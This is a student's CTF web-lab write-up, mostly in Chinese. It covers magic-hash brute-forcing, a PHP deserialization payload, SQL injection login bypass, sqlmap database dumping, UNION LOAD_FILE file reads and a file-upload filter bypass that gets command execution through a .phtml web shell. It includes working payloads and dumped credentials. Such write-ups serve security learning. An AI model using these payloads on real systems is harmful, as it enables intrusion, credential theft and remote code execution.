Web Lab3 Report

Task 1: 热身

直接编写python脚本，用递归遍历所有的字符串即可（只是爆破的计算量实在是有些大，电脑不太行qwq加上python爆破实在效率低下），以下是部分爆破出的以0e开头的字符串：

```
PS D:\CTF\Summer_course\Web_lab3> python3 find2.py
Found match: 240610708, 0e462097431906509019562988736854
Found match: 314282422, 0e9909955048216994945203569537 34
```

```
PS D:\CTF\Summer_course\Web_lab3> python3 find2.py
Found match: QLTHNDT, 0e405967825401955372549139051580
Found match: QNKCDZO, 0e830400451993494058024219903391
```

查找以'or开头的字符串也同理可得

Task2

阅读代码可知，要想输出successful，首先op需要等于2，才会触发read()。然而，我们发现__destruct()函数中比较使用了三个等号，而process()中的比较使用了两个等号。因此，数字2不等于字符串2，destruct不会修改op的值。所以，我们可以据此编写php代码，并提交其序列化之后的值。

```php
<?php
class FileHandler {
    public $op = 2;
    public $filename = "./flag.php";
    public $content;
    }
$fh=new FileHandler;
$st=serialize($fh);
echo $st;
?>
```

输出`O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:10:"./flag.php";s:7:"content";N;}` 将其提交，查看页面源代码即可得到flag

flag{6eaf3ce1-71df-4b94-b7a9-21622f4bfd5a}

Task3

日哭 School-bus

首先尝试用sqlmap对其进行扫描，但似乎没有结果。由于抓包发现网站使用了cookie，显然需要登录才能进行下一步的操作。因此尝试了各种用户名（显然需要带admin）之后发现admin'-- -这个用户名是可以登录的（猜测--将后面的password也注释掉了（？））。登进去之后即可使用sqlmap进行扫描。此处将用burp抓包将请求内容存才sql.txt中

```
[17:48:08] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] web400

[17:48:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/sbus.actf.lol'

[*] ending @ 17:48:08 /2024-07-16/
```


发现以上数据库名，因此读取web400中的内容`python3 sqlmap.py -r sql.txt --tech=U --batch -D web400 --tables` 之后在获取USER中的内容即可得到username和password

```
[17:49:30] [INFO] fetching columns for table 'USERS' in database 'web400'
[17:49:30] [INFO] fetching entries for table 'USERS' in database 'web400'
Database: web400
Table: USERS
[1 entry]
+------------------+----------------------------+----------+
| data             | password                   | username |
+------------------+----------------------------+----------+
| This is a secret | zhegemimanigujicaibuchulai | admin    |
+------------------+----------------------------+----------+

[17:49:30] [INFO] table 'web400.USERS' dumped to CSV file '/root/.local/share/sqlmap/output/sbus.actf.lol/dump/web400/USERS.csv'
[17:49:30] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/sbus.actf.lol'
[17:49:30] [WARNING] your sqlmap version is outdated

[*] ending @ 17:49:30 /2024-07-16/
```

用username和password登录，即可获取新的cookie。 再进入migrate.php，显然需要进行sql注入。随便试了一下发现有报错信息，提示了我们文件的目录



这样我们就可以构造payload取出所需的文件`admin' or 1=1 UNION SELECT LOAD_FILE('/home/web/www.zjusec.com/migrate.php') #`

```php
<?php
    include 'i-am-the-config-and-flag.php';
    if(isset($_POST['username'])){
        if($_SESSION['login'] !== 1){
            print "<script type='text/javascript'>alert('Login First!')</script>";
            header("Location: index.php");
            die('You have to log in!');
        }
        $username = $_POST['username'];
        $sql = "SELECT data FROM USERS WHERE username='" . $username . "'";
        $result = $conn->query($sql);
        while($row = $result->fetch_assoc()){
          print $row['data'];
          print "<br />";
        }
        $result->free();
        $conn->close();
    }
?>
```

同样以此方式获得flag文件即可

```
This is a secret<br /><?php
    $mysql_username = 'root';
    $mysql_password = 'AAA{now_y0u_can_try_web_400_lol}';
    $mysql_host = 'localhost';
    $conn = new mysqli($mysql_host, $mysql_username, $mysql_password, "web400");
<br /><br />
<br />
<br />
```

AAA{now_y0u_can_try_web_400_lol}

后来发现`python3 sqlmap.py -r sql.txt --tech=U --batch --os-shell`命令会将所有文件都自动输出出来，更快

之后寻找下一题入口，查看nginx配置件可得 `include /etc/nginx/conf.d/*.conf; include /etc/nginx/sites-enabled/*;` 显然我们要找的东西在这个目录下。之后再对这个目录进行可能的搜索 使用`/etc/nginx/sites-available/default`时发现下一题的网站

admin-writeup-test.actf.lol

本题解出日期：7月16日

上了那个 writeup


首先利用上一题的任意文件读取服务器端代码（sql注入可得）

```
<?php

if ((isset($_FILES["file"])) && ($_FILES["file"]["type"] === "application/pdf") && ($_FILES["file"]["size"] < 512000)){
      if ($_FILES["file"]["error"] > 0){
            echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
      }
      else{
            echo "Upload: " . $_FILES["file"]["name"] . "<br />";
            echo "Type: " . $_FILES["file"]["type"] . "<br />";
            echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />";
            echo "Temp file: " . $_FILES["file"]["tmp_name"] . "<br />";
        if (file_exists("uploads/" . $_FILES["file"]["name"])){
            echo $_FILES["file"]["name"] . " already exists. ";
        }else{
            $data = file_get_contents($_FILES["file"]["tmp_name"]);
            if (stripos($data, "<?php") !== FALSE){
                die('You are doing evil thing!');
            }
            move_uploaded_file($_FILES["file"]["tmp_name"],"uploads/" . $_FILES["file"]["name"]);
            echo "Stored in: " . "uploads/" . $_FILES["file"]["name"];
        }
      }
}else{
    echo "Invalid file";
}
?>
```

发现后端首先对上传文件类型作了限制，只能上传application/pdf类型。所以我们在上传文件的时候需要在burp中修改文件类型。然后发现php文件无法被uploads/目录解析。因此我们需要更换同等的.phtml后缀就可以了。文件头可以用 `<?=` 代替。因此先上传个 `<?=system('pwd');?>`看看目录,之后再`<?=system('cd ..;cat flag.php')?>`就能得到flag

/home/web/writeup/uploads /home/web/writeup/uploads



AAA{upload_and_bypass}

本题解出日期：7月17日（在第一次hint给出之前）

校巴用户名的截图